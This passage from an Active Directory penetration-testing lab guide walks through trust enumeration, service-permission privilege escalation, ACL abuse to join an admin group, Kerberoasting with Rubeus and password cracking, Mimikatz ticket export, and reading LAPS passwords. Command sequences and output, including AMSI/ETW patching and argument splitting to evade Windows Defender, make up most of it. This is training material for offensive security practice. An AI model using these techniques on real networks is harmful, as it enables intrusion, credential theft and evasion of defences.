DistinguishedName        : CN=eu.local,CN=System,DC=us,DC=techcorp,DC=local
ForestTransitive         : False
IntraForest              : False
IsTreeParent             : False
IsTreeRoot               : False
Name                     : eu.local
ObjectClass              : trustedDomain
ObjectGUID               : 917942a6-ef2d-4c87-8084-35ad6281c89b
SelectiveAuthentication  : False
SIDFilteringForestAware  : False
SIDFilteringQuarantined  : True
Source                   : DC=us,DC=techcorp,DC=local
Target                   : eu.local
TGTDelegation            : False
TrustAttributes          : 4
TrustedPolicy            :
TrustingPolicy           :
TrustType                : Uplevel
UplevelOnly              : False
```

```
UsesAESKeys              : False
UsesRC4Encryption        : False
```

To list only the external trusts using PowerView:

```
PS C:\AD\Tools> Get-ForestDomain -Verbose | Get-DomainTrust |
?{$_.TrustAttributes -eq 'FILTER_SIDS'}
VERBOSE: [Get-DomainSearcher] search base: LDAP://US-
DC.US.TECHCORP.LOCAL/DC=techcorp,DC=local
VERBOSE: [Get-DomainUser] filter string:
(&(samAccountType=805306368)(|(samAccountName=krbtgt)))


SourceName      : us.techcorp.local
TargetName      : eu.local
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FILTER_SIDS
TrustDirection  : Bidirectional
WhenCreated     : 7/13/2019 11:17:35 AM
WhenChanged     : 1/7/2021 11:38:29 AM
```


Note that we have a bi-directional trust with eu.local. In a bi-directional trust or incoming one-way trust from eu.local to us.techcorp.local, we can extract information from the eu.local forest. Let's go for the last task and enumerate trusts for eu.local forest using the Active Directory module:

```
PS C:\AD\Tools> Get-ADTrust -Filter * -Server eu.local
Direction               : BiDirectional
DisallowTransivity      : False
DistinguishedName       : CN=us.techcorp.local,CN=System,DC=eu,DC=local
ForestTransitive        : False
IntraForest             : False
IsTreeParent            : False
IsTreeRoot              : False
Name                    : us.techcorp.local
ObjectClass             : trustedDomain
ObjectGUID              : 2d5aff75-d002-4b92-ab1a-8313f9a6205f
SelectiveAuthentication : False
SIDFilteringForestAware : False
SIDFilteringQuarantined : True
Source                  : DC=eu,DC=local
Target                  : us.techcorp.local
TGTDelegation           : False
TrustAttributes         : 4
TrustedPolicy           :
TrustingPolicy          :
TrustType               : Uplevel
UplevelOnly             : False
```

```
UsesAESKeys              : False
UsesRC4Encryption        : False

Direction                : BiDirectional
DisallowTransivity       : False
DistinguishedName        : CN=euvendor.local,CN=System,DC=eu,DC=local
ForestTransitive         : True
IntraForest              : False
IsTreeParent             : False
IsTreeRoot               : False
Name                     : euvendor.local
ObjectClass              : trustedDomain
ObjectGUID               : 7f2eb7ca-70bc-4f72-92a7-c04aaaf296c4
SelectiveAuthentication  : False
SIDFilteringForestAware  : True
SIDFilteringQuarantined  : False
Source                   : DC=eu,DC=local
Target                   : euvendor.local
TGTDelegation            : False
TrustAttributes          : 72
TrustedPolicy            :
TrustingPolicy           :
TrustType                : Uplevel
UplevelOnly              : False
UsesAESKeys              : False
UsesRC4Encryption        : False
```


Using PowerView:

```
PS C:\AD\Tools> Get-ForestTrust -Forest eu.local


TopLevelNames             : {euvendor.local}
ExcludedTopLevelNames     : {}
TrustedDomainInformation  : {euvendor.local}
SourceName                : eu.local
TargetName                : euvendor.local
TrustType                 : Forest
TrustDirection            : Bidirectional
```

Hands-On 5:

Task

- Exploit a service on student**x** and elevate privileges to local administrator.
- Identify a machine in the domain where studentuser**x** has local administrative access due to group membership.

Solution

We can use any tool from PowerUp, beRoot, Invoke-Privesc or Accesschk from the SysInternals suite to look for service related issues.

PowerUp

Let's use PowerUp from InvisiShell. Remember to run it from a new process and do not use the same one where PowerView is loaded:

```
C:\Users\studentuserx>cd C:\AD\Tools\

C:\AD\Tools>C:\AD\Tools\InviShell\RunWithRegistryNonAdmin.bat

C:\AD\Tools>set COR_ENABLE_PROFILING=1

C:\AD\Tools>set COR_PROFILER={cf0d821e-299b-5307-a3d8-b283c03916db}

C:\AD\Tools>REG ADD "HKCU\Software\Classes\CLSID\{cf0d821e-299b-5307-a3d8-
b283c03916db}" /f
The operation completed successfully.

C:\AD\Tools>REG ADD "HKCU\Software\Classes\CLSID\{cf0d821e-299b-5307-a3d8-
b283c03916db}\InprocServer32" /f
The operation completed successfully.

C:\AD\Tools>REG ADD "HKCU\Software\Classes\CLSID\{cf0d821e-299b-5307-a3d8-
b283c03916db}\InprocServer32" /ve /t REG_SZ /d
"C:\AD\Tools\InviShell\InShellProf.dll" /f
The operation completed successfully.

C:\AD\Tools>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\AD\Tools> . C:\AD\Tools\PowerUp.ps1
PS C:\AD\Tools> Invoke-AllChecks
[*] Running Invoke-AllChecks
[snip]
[*] Checking service permissions...
ServiceName   : ALG
Path          : C:\Windows\System32\alg.exe
StartName     : LocalSystem
```

```
AbuseFunction : Invoke-ServiceAbuse -Name 'ALG'
CanRestart    : True
[snip]
```

Let's use the abuse function for the service permission issue and add our current domain user to the local Administrators group.

```
PS C:\AD\Tools> Invoke-ServiceAbuse -Name ALG -UserName us\studentuserx -
Verbose
VERBOSE: Service 'ALG' original path: 'C:\Windows\System32\alg.exe'
VERBOSE: Service 'ALG' original state: 'Running'
VERBOSE: Executing command 'net localgroup Administrators us\studentuserx
/add'
VERBOSE: binPath for ALG successfully set to 'net localgroup Administrators
us\studentuserx /add'
VERBOSE: Restoring original path to service 'ALG'
VERBOSE: binPath for ALG successfully set to 'C:\Windows\System32\alg.exe'
VERBOSE: Restarting 'ALG'

ServiceAbused Command
------------- -------
ALG           net localgroup Administrators us\studentuserx /add
```

We can see that the us\studentuser**x** is a local administrator now. Just logoff and logon again and we have local administrator privileges!

AccessChk

The same attack can be executed with accessch64.exe from Sysinternals:

```
PS C:\AD\Tools\AccessChk> .\accesschk64.exe -uwcqv 'studentuserx' *

Accesschk v6.12 - Reports effective permissions for securable objects
Copyright (C) 2006-2017 Mark Russinovich
Sysinternals - www.sysinternals.com

RW ALG
        SERVICE_ALL_ACCESS
```

We can see that the studentuser**x** has Full Permissions on ALG service. Let's abuse the permissions manually:

```
sc.exe config ALG binPath= "net localgroup administrators us\studentuserx
/add"
sc.exe stop ALG
sc.exe start ALG
sc.exe config ALG binPath= "C:\WINDOWS\System32\alg.exe"
sc.exe stop ALG
sc.exe start ALG
```

Now, we need to identify a machine in the domain where studentuser**x** has local administrative access. Usually hunting for local administrator privileges is the way to go. Using PowerView:

```
PS C:\AD\Tools> Find-LocalAdminAccess -Verbose
VERBOSE: [Find-LocalAdminAccess] Querying computers in the domain
VERBOSE: [Get-DomainSearcher] search base: LDAP://US-
DC.US.TECHCORP.LOCAL/DC=US,DC=TECHCORP,DC=LOCAL
VERBOSE: [Get-DomainComputer] Get-DomainComputer filter string:
(&(samAccountType=805306369))
VERBOSE: [Find-LocalAdminAccess] TargetComputers length: 22
VERBOSE: [Find-LocalAdminAccess] Using threading with threads: 20
VERBOSE: [New-ThreadedFunction] Total number of hosts: 22
VERBOSE: [New-ThreadedFunction] Total number of threads/partitions: 20
VERBOSE: [New-ThreadedFunction] Threads executing
[snip]
```

We got no output. Similar results for Find-WMILocalAdminAccess.ps1 and Find-PSRemotingLocalAdminAccess.ps1.

Let's enumerate group memberships for studentuser**x**. The ActiveDirectory module command Get-ADPrinicpalGroupMemebsrhip does not provide ability to recursively look for group membership. Therefore, we can use the following simple PowerShell code from InvisiShell. Note that the code uses the ActiveDirectory module so that should be imported first:

```
function Get-ADPrincipalGroupMembershipRecursive ($SamAccountName)
{
   $groups = @(Get-ADPrincipalGroupMembership -Identity $SamAccountName |
select -ExpandProperty distinguishedname)
   $groups
   if ($groups.count -gt 0)
   {
        foreach ($group in $groups)
        {
            Get-ADPrincipalGroupMembershipRecursive $group
        }
    }
}

Get-ADPrincipalGroupMembershipRecursive 'studentuserx'

CN=Domain Users,CN=Users,DC=us,DC=techcorp,DC=local
CN=StudentUsers,CN=Users,DC=us,DC=techcorp,DC=local
CN=Users,CN=Builtin,DC=us,DC=techcorp,DC=local
CN=MaintenanceUsers,CN=Users,DC=us,DC=techcorp,DC=local
CN=Managers,CN=Users,DC=us,DC=techcorp,DC=local
```

Let's check if any of the above groups has interesting ACL entries. After trying for multiple groups, we will find out that us\managers group does have some interesting permissions. Using PowerView from InvisiShell:

```
PS C:\AD\Tools> Find-InterestingDomainAcl -ResolveGUIDs |
?{$_.IdentityReferenceName -match 'managers'}
[snip]

ObjectDN                : CN=MachineAdmins,OU=Mgmt,DC=us,DC=techcorp,DC=local
ObjectSID               : S-1-5-21-210670787-2521448726-163245708-1118
IdentitySID             : S-1-5-21-210670787-2521448726-163245708-1117
ActiveDirectoryRights   : GenericAll
InheritanceType         : All
ObjectType              : 00000000-0000-0000-0000-000000000000
InheritedObjectType     : bf967a9c-0de6-11d0-a285-00aa003049e2
ObjectFlags             : InheritedObjectAceTypePresent
AccessControlType       : Allow
IdentityReferencename   : US\managers
IsInherited             : True
InheritanceFlags        : ContainerInherit
PropagationFlags        : None
```

We can check the ACEs quickly using Get-DomainsObjectACL from PowerView:

```
PS C:\AD\Tools> Get-DomainObjectAcl -Identity machineadmins -ResolveGUIDs |
ForEach-Object {$_ | Add-Member NoteProperty 'IdentityName' $(Convert-
SidToName $_.SecurityIdentifier);$_} | ?{$_.IdentityName -match 'managers'}

ObjectDN                : CN=MachineAdmins,OU=Mgmt,DC=us,DC=techcorp,DC=local
ObjectSID               : S-1-5-21-210670787-2521448726-163245708-1118
ActiveDirectoryRights   : ReadProperty, WriteProperty
IdentityName            : US\managers
ObjectAceFlags          : ObjectAceTypePresent, InheritedObjectAceTypePresent
ObjectAceType           : bf9679c0-0de6-11d0-a285-00aa003049e2
InheritedObjectAceType  : bf967a9c-0de6-11d0-a285-00aa003049e2
BinaryLength            : 72
AceQualifier            : AccessAllowed
IsCallback              : False
OpaqueLength            : 0
AccessMask              : 48
SecurityIdentifier      : S-1-5-21-210670787-2521448726-163245708-1117
AceType                 : AccessAllowedObject
AceFlags                : ContainerInherit, Inherited
IsInherited             : True
InheritanceFlags        : ContainerInherit
PropagationFlags        : None
AuditFlags              : None
[snip]
```

So, studentuserx through group membership of Managers group has GenericAll rights on machineadmins group. Recall from previous hands-on that machineadmins has membership of a local group in the Mgmt OU.

Also, if we have a look at the machineadmins group, its description explains a lot. Using ActiveDirectory module:

```
PS C:\AD\Tools> Get-ADGroup -Identity machineadmins -Properties Description


Description       : Group to manage machines of the Mgmt OU
DistinguishedName : CN=MachineAdmins,OU=Mgmt,DC=us,DC=techcorp,DC=local
GroupCategory     : Security
GroupScope        : Global
Name              : MachineAdmins
ObjectClass       : group
ObjectGUID        : a02c806e-f233-4c39-a0cc-adf37628365a
SamAccountName    : machineadmins
SID               : S-1-5-21-210670787-2521448726-163245708-1118
```

Let's add studentuserx to machineadmins group as we have GenericAll permissions on the group. Using AD module:


```
PS C:\AD\Tools> Add-ADGroupMember -Identity MachineAdmins -Members studentuserx
-Verbose
VERBOSE: Performing the operation "Set" on target
"CN=MachineAdmins,OU=Mgmt,DC=us,DC=techcorp,DC=local".
```

Now, check if we have administrative access to the us-mgmt machine in the Mgmt OU it is the only machine in that OU). Note that we need to clear our existing TGT so that the new group membership is assigned in the new TGT. So, a logoff and logon may be required.
We can use winrs for accessing us-mgmt:

```
PC:\Users\studentuserx>winrs -r:us-mgmt cmd
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Users\studentuserx> set username
set username
USERNAME=studentuserx
```


We can also try with PowerShell Remoting. Note that it will have verbose logging on the remote machine:

```
PS C:\Users\studentuserx> $usmgmt = New-PSSession us-mgmt
PS C:\Users\studentuserx> Enter-PSSession $usmgmt
[us-mgmt]: PS C:\Users\TEMP\Documents> $env:computername
```

```
US-Mgmt
[us-mgmt]: PS C:\Users\TEMP\Documents> $env:username
studentuserx
[us-mgmt]: PS C:\Users\TEMP\Documents>
```

BloodHound

Using BloodHound, you can search for studentuserx node and check out the 'Group Delegated Object Control' under Outbound Object Control



Hands-On 6:

Task

- Using the Kerberoast attack, get the clear-text password for an account in us.techcorp.local domain.

Solution

We first need to find out services running with user accounts as the services running with machine accounts have difficult passwords. We can use PowerView's (Get-DomainUser –SPN) or ActiveDirectory module for discovering such services. Using ActiveDirectory module:

```
PS C:\AD\Tools> Get-ADUser -Filter {ServicePrincipalName -ne "$null"} -
Properties ServicePrincipalName


DistinguishedName    : CN=krbtgt,CN=Users,DC=us,DC=techcorp,DC=local
Enabled              : False
GivenName            :
Name                 : krbtgt
ObjectClass          : user
ObjectGUID           : 6dce7bd9-287f-4ab3-b5ba-0bb1e8aab391
SamAccountName       : krbtgt
ServicePrincipalName : {kadmin/changepw}
SID                  : S-1-5-21-210670787-2521448726-163245708-502
Surname              :
UserPrincipalName    :

DistinguishedName    : CN=serviceaccount,CN=Users,DC=us,DC=techcorp,DC=local
Enabled              : True
GivenName            : service
Name                 : serviceaccount
ObjectClass          : user
ObjectGUID           : 8a97f972-51b1-4647-8b73-628f5da8ca01
SamAccountName       : serviceaccount
ServicePrincipalName : {USSvc/serviceaccount}
SID                  : S-1-5-21-210670787-2521448726-163245708-1144
Surname              : account
UserPrincipalName    : serviceaccount
[snip]
```


Please note that it is not necessary to have an actual service using 'serviceaccount'. For the DC, an account with SPN set is a service account.

Rubeus and John the Ripper

We can use Rubeus to get hashes for the serviceaccount. Note that we are using the /rc4opsec option that gets hashes only for the accounts that support RC4. This means that if ' This account supports Kerberos AES 128/256 bit encryption' is set for a service account, the below command will not request its hashes.

Note that Windows Defender would detect Rubeus execution even when used with Loader. To avoid that, let's pass encoded arguments to the Loader.

First, run the below command on the student VM to generate encoded arguments for "kerberoast"

```
C:\AD\Tools>C:\AD\Tools\ArgSplit.bat
[!] Argument Limit: 180 characters
[+] Enter a string: kerberoast
set "z=t"
set "y=s"
set "x=a"
set "w=o"
set "v=r"
set "u=e"
set "t=b"
set "s=r"
set "r=e"
set "q=k"
set "Pwn=%q%%r%%s%%t%%u%%v%%w%%x%%y%%z%"
```


Run the above commands in the same command prompt session:

```
C:\AD\Tool>set "z=t"
C:\AD\Tool>set "y=s"
C:\AD\Tool>set "x=a"
[snip]

C:\AD\Tool>echo %Pwn%
Kerberoast

C:\AD\Tools> C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Rubeus.exe -args %Pwn%
/user:serviceaccount /simple /rc4opsec /outfile:C:\AD\Tools\hashes.txt

[*] Applying amsi patch: true
[*] Applying etw patch: true
[*] Decrypting packed exe...
[!] ~Flangvik - Arno0x0x Edition - #NetLoader
[+] Patched!
[+] Starting C:\AD\Tools\Rubeus.exe with args 'kerberoast
/user:serviceaccount /simple /rc4opsec /outfile:C:\AD\Tools\hashes.txt'


   ______        _
  (_____ \      | |
```

```
   _____) )_    _| |__  _____ _    _  ___
  |  __   /| |  | |  _ \| ___ | |  | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.1

[*] Action: Kerberoasting

[*] Using 'tgtdeleg' to request a TGT for the current user
[*] RC4_HMAC will be the requested for AES-enabled accounts, all etypes will
be requested for everything else
[*] Target User            : serviceaccount
[*] Target Domain          : us.techcorp.local
[+] Ticket successfully imported!
[*] Searching for accounts that only support RC4_HMAC, no AES
[*] Searching path 'LDAP://US-
DC.us.techcorp.local/DC=us,DC=techcorp,DC=local' for
'(&(samAccountType=805306368)(servicePrincipalName=*)(samAccountName=servicea
ccount)(!(UserAccountControl:1.2.840.113556.1.4.803:=2))(!msds-
supportedencryptiontypes:1.2.840.113556.1.4.804:=24))'

[*] Total kerberoastable users : 1

[*] Hash written to C:\AD\Tools\hashes.txt

[*] Roasted hashes written to : C:\AD\Tools\hashes.txt
```


We can now use John the Ripper to brute-force the hashes.

```
C:\AD\Tools> C:\AD\Tools\john-1.9.0-jumbo-1-win64\run\john.exe --
wordlist=C:\AD\Tools\kerberoast\10k-worst-pass.txt C:\AD\Tools\hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password123      (?)
1g 0:00:00:00 DONE (2021-01-10 02:12) 76.92g/s 59076p/s 59076c/s 59076C/s
password..9999
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

KerberosRequestorSecurityToken.NET class from PowerShell, Mimikatz and tgsrepcrack.py

We can also use the KerberosRequestorSecurityToken .NET class from PowerShell to request a ticket. Now, let's request a ticket for the serviceaccount user:

```
PS C:\AD\Tools> Add-Type -AssemblyName System.IdentityModel
PS C:\AD\Tools> New-Object
System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList
"USSvc/serviceaccount"

Id                   : uuid-205a6721-7110-4433-8a47-6687a2ba2f31-1
SecurityKeys         :
{System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 1/10/2021 1:04:23 PM
ValidTo              : 1/10/2021 7:45:57 PM
ServicePrincipalName : USSvc/serviceaccount
SecurityKey          :
System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```

Let's check if we got the ticket:

```
PS C:\AD\Tools> klist

#2>     Client: studentuserx @ US.TECHCORP.LOCAL
        Server: USSvc/serviceaccount @ US.TECHCORP.LOCAL
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x60210000 -> forwardable forwarded pre_authent
name_canonicalize
        Start Time: 1/10/2021 5:04:23 (local)
        End Time:   1/10/2021 11:45:57 (local)
        Renew Time: 0
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0
        Kdc Called: US-DC.us.techcorp.local
 [snip]
```

Now, let's dump the tickets on disk:

```
PS C:\AD\Tools> . C:\AD\Tools\Invoke-Mimi.ps1
PS C:\AD\Tools> Invoke-Mimi -Command '"kerberos::list /export"'

  .#####.   mimikatz 2.2.0 (x64) #18362 Oct 30 2019 13:01:25
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # kerberos::list /export
```

```
[snip]
[00000002] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 1/10/2021 5:04:23 AM ; 1/10/2021 11:45:57 AM ;
   Server Name       : USSvc/serviceaccount @ US.TECHCORP.LOCAL
   Client Name       : studentuserx @ US.TECHCORP.LOCAL
   Flags 60210000    : name_canonicalize ; pre_authent ; forwarded ;
forwardable ;
   * Saved to file     : 2-60210000-studentuserx@USSvc~serviceaccount-
US.TECHCORP.LOCAL.kirbi
[snip]
```

Let's brute-force the ticket now:

```
PS C:\AD\Tools> Copy-Item C:\AD\Tools\2-60210000-
studentuserx@USSvc~serviceaccount-US.TECHCORP.LOCAL.kirbi
C:\AD\Tools\kerberoast\
PS C:\AD\Tools> cd C:\AD\Tools\kerberoast\
PS C:\AD\Tools\kerberoast> python.exe .\tgsrepcrack.py .\10k-worst-pass.txt
.\2-60210000-studentuserx@USSvc~serviceaccount-US.TECHCORP.LOCAL.kirbi
found password for ticket 0: Password123  File: .\2-60210000-
studentuserx@USSvc~serviceaccount-US.TECHCORP.LOCAL.kirbi
All tickets cracked!
```

Hands-On 7:

Task

- Determine if studentuser**x** has permissions to set UserAccountControl flags for any user.
- If yes, force set a SPN on the user and obtain a TGS for the user.

Solution

Let's check if studentuser**x** has permissions to set User Account Control settings for any user. Recall from a previous hands-on that we also scan ACLs if any group of which studentuser**x** is a member has interesting permissions. Run the below PowerView command from InvisiShell:

```
PS C:\AD\Tools> Find-InterestingDomainAcl -ResolveGUIDs |
?{$_.IdentityReferenceName -match "StudentUsers"}

ObjectDN                :
CN=Support23User,CN=Users,DC=us,DC=techcorp,DC=local
AceQualifier            : AccessAllowed
ActiveDirectoryRights   : GenericAll
ObjectAceType           : None
AceFlags                : None
AceType                 : AccessAllowed
InheritanceFlags        : None
SecurityIdentifier      : S-1-5-21-210670787-2521448726-163245708-1116
IdentityReferenceName   : studentusers
IdentityReferenceDomain : us.techcorp.local
IdentityReferenceDN     : CN=StudentUsers,CN=Users,DC=us,DC=techcorp,DC=local
IdentityReferenceClass  : group

ObjectDN                :
CN=Support24User,CN=Users,DC=us,DC=techcorp,DC=local
AceQualifier            : AccessAllowed
ActiveDirectoryRights   : GenericAll
ObjectAceType           : None
AceFlags                : None
AceType                 : AccessAllowed
InheritanceFlags        : None
SecurityIdentifier      : S-1-5-21-210670787-2521448726-163245708-1116
IdentityReferenceName   : studentusers
IdentityReferenceDomain : us.techcorp.local
IdentityReferenceDN     : CN=StudentUsers,CN=Users,DC=us,DC=techcorp,DC=local
IdentityReferenceClass  : group
[snip]
```

Let's check if supportxuser already has a SPN. We can do it with PowerView or ActiveDirectory module. Use the below command from the Active Directory module:

```
PS C:\AD\Tools> Get-ADUser -Identity supportXuser -Properties
ServicePrincipalName | select ServicePrincipalName

ServicePrincipalName
--------------------
{}
```

Since studentuserx has GenericAll rights on the supportxuser, let's force set a SPN on it. Using ActiveDirectory module:

```
PS C:\AD\Tools> Set-ADUser -Identity supportXuser -ServicePrincipalNames
@{Add='us/myspnX'}  -Verbose
VERBOSE: Performing the operation "Set" on target
"CN=SupportXUser,CN=Users,DC=us,DC=techcorp,DC=local".
```

Or

Using PowerView:

```
PS C:\AD\Tools> Set-DomainObject -Identity supportXuser -Set
@{serviceprincipalname='us/myspnX'} -Verbose
[snip]
```


Now, once again check the SPN for supportxuser:

```
PS C:\AD\Tools> Get-ADUser -Identity supportXuser -Properties
ServicePrincipalName | select ServicePrincipalName

ServicePrincipalName
--------------------
us/myspnX
```

Now, we can Kerberoast the SPN:
Once again, run the below command on the student VM to generate encoded arguments for "kerberoast"

```
C:\AD\Tools>C:\AD\Tools\ArgSplit.bat
[!] Argument Limit: 180 characters
[+] Enter a string: kerberoast
set "z=t"
set "y=s"
[snip]
```

```
C:\AD\Tools>echo %Pwn%
Kerberoast

C:\AD\Tools> C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Rubeus.exe -args %Pwn%
/user:supportXuser /simple /rc4opsec /outfile:C:\AD\Tools\targetedhashes.txt


   _______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.1


[*] Action: Kerberoasting

[*] Using 'tgtdeleg' to request a TGT for the current user
[*] RC4_HMAC will be the requested for AES-enabled accounts, all etypes will
be requested for everything else
[*] Target User            : supportXuser
[+] Ticket successfully imported!
[*] Searching path 'LDAP://US.TECHCORP.LOCAL/DC=US,DC=TECHCORP,DC=LOCAL' for
Kerberoastable users
[*] Searching for accounts that only support RC4_HMAC, no AES

[*] Total kerberoastable users : 1

[*] Hash written to C:\AD\Tools\targetedhashes.txt

[*] Roasted hashes written to : C:\AD\Tools\targetedhashes.txt
```


Let's brute-force the ticket now:

```
C:\AD\Tools>C:\AD\Tools\john-1.9.0-jumbo-1-win64\run\john.exe --
wordlist=C:\AD\Tools\kerberoast\10k-worst-pass.txt
C:\AD\Tools\targetedhashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Desk@123         (?)
1g 0:00:00:00 DONE (2021-01-10 05:27) 66.66g/s 51200p/s 51200c/s 51200C/s
password..9999
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Hands-On 8:

Task

- Identify OUs where LAPS is in use and user(s) who have permission to read passwords.
- Abuse the permissions to get the clear text password(s).

Solution

First, we need to find the OUs where LAPS is in use. We can enumerate this using the ActiveDirectory module and LAPS module. Let's use Get-LAPSPermissions.ps1 PowerShell script for that. Remember that we continue to use InvisiShell to run PowerShell tools:

```
PS C:\AD\Tools> Import-Module C:\AD\Tools\ADModule-
master\Microsoft.ActiveDirectory.Management.dll
PS C:\AD\Tools> Import-Module C:\AD\Tools\ADModule-
master\ActiveDirectory\ActiveDirectory.psd1
PS C:\AD\Tools> Import-Module C:\AD\Tools\AdmPwd.PS\AdmPwd.PS.psd1 -Verbose
VERBOSE: Loading module from path 'C:\AD\Tools\AdmPwd.PS\AdmPwd.PS.psd1'.
VERBOSE: Importing cmdlet 'Find-AdmPwdExtendedRights'.
VERBOSE: Importing cmdlet 'Get-AdmPwdPassword'.
VERBOSE: Importing cmdlet 'Reset-AdmPwdPassword'.
VERBOSE: Importing cmdlet 'Set-AdmPwdAuditing'.
VERBOSE: Importing cmdlet 'Set-AdmPwdComputerSelfPermission'.
VERBOSE: Importing cmdlet 'Set-AdmPwdReadPasswordPermission'.
VERBOSE: Importing cmdlet 'Set-AdmPwdResetPasswordPermission'.
VERBOSE: Importing cmdlet 'Update-AdmPwdADSchema'.

PS C:\AD\Tools> C:\AD\Tools\Get-LapsPermissions.ps1

Read Rights

organizationalUnit                      IdentityReference
------------------                      -----------------
OU=MailMgmt,DC=us,DC=techcorp,DC=local US\studentusers

Write Rights

OU=MailMgmt,DC=us,DC=techcorp,DC=local NT AUTHORITY\SELF
```

We also use PowerView for this enumeration:

```
PS C:\AD\Tools> Get-DomainOU | Get-DomainObjectAcl -ResolveGUIDs | Where-
Object {($_.ObjectAceType -like 'ms-Mcs-AdmPwd') -and
($_.ActiveDirectoryRights -match 'ReadProperty')} | ForEach-Object {$_ | Add-
Member NoteProperty 'IdentityName' $(Convert-SidToName
$_.SecurityIdentifier);$_}


AceQualifier           : AccessAllowed
```

```
ObjectDN                : OU=MailMgmt,DC=us,DC=techcorp,DC=local
ActiveDirectoryRights   : ReadProperty, ExtendedRight
ObjectAceType           : ms-Mcs-AdmPwd
ObjectSID               :
InheritanceFlags        : ContainerInherit
BinaryLength            : 72
AceType                 : AccessAllowedObject
ObjectAceFlags          : ObjectAceTypePresent, InheritedObjectAceTypePresent
IsCallback              : False
PropagationFlags        : InheritOnly
SecurityIdentifier      : S-1-5-21-210670787-2521448726-163245708-1116
AccessMask              : 272
AuditFlags              : None
IsInherited             : False
AceFlags                : ContainerInherit, InheritOnly
InheritedObjectAceType  : Computer
OpaqueLength            : 0
IdentityName            : US\studentusers
```

So, the studentusers group can read password for LAPS managed Administrator on the us-mgmt machine. Let's try it using the Active Directory module, LAPS module and PowerView. **Note that the password could be different for your lab**:

Using ActiveDirectory module:

```
PS C:\AD\Tools> Get-ADComputer -Identity us-mailmgmt -Properties ms-mcs-
admpwd | select -ExpandProperty ms-mcs-admpwd
t7HoBF+m]ctv.]
```

Using LAPS module:

```
PS C:\AD\Tools> Get-AdmPwdPassword -ComputerName us-mailmgmt
ComputerName         DistinguishedName                              Password
ExpirationTimestamp
------------         -----------------                              --------
-------------------
US-MAILMGMT          CN=US-MAILMGMT,OU=MailMgmt,DC=us,DC=techco...
t7HoBF+m]ctv.]     2/6/2021 10:47:23 PM
```

Using PowerView:

```
PS C:\AD\Tools> Get-DomainObject -Identity us-mailmgmt | select -
ExpandProperty ms-mcs-admpwd

t7HoBF+m]ctv.]
```

Let's try to access the mail-mgmt machine with this password by using winrs. Success means administrative access:

```
C:\AD\Tools>winrs -r:us-mailmgmt -u:.\administrator -p:t7HoBF+m]ctv.] cmd
Microsoft Windows [Version 10.0.17763.1637]
